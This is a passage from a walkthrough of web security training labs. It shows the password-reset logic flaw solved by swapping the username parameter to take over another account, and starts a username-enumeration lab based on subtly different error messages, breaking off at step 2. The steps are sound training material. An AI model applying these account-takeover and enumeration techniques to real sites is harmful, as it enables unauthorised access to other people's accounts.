
7. The current endpoint at this point is login2

8. Change the URL directly to /my-account → Solved
LAB 3 — Password Reset Broken Logic
Level:
APPRENTICE
Analysis
| Vulnerability | Broken password reset |

| Goal | Reset Carlos’s password then log in |
| Key Concept | The reset token isn’t validated server-side — changing the username parameter in the request resets any user’s password |
Steps

1. Login with wiener / peter
2. Logout → click “Forgot password” → enter username → submit


3. Open the Email Client from the top of the page
4. Copy the reset link and start Burp to capture traffic

5. Open the link → “Set new password” page appears

6. Intercept the request when submitting the new password


7. Change the username parameter to carlos → send → success ✓


8. Login with carlos and the new password → Solved
LAB 4 — Username Enumeration via Subtly Different Responses
Level:
PRACTITIONER
Analysis

| Vulnerability | Username enumeration |
| Goal | Find a valid username and password |
| Key Concept | The error message ends with a . for invalid credentials — but that period disappears when the username is valid |
Steps
1. Download the username and password lists
2. Login with invalid credentials → intercept in Burp → send to Intruder
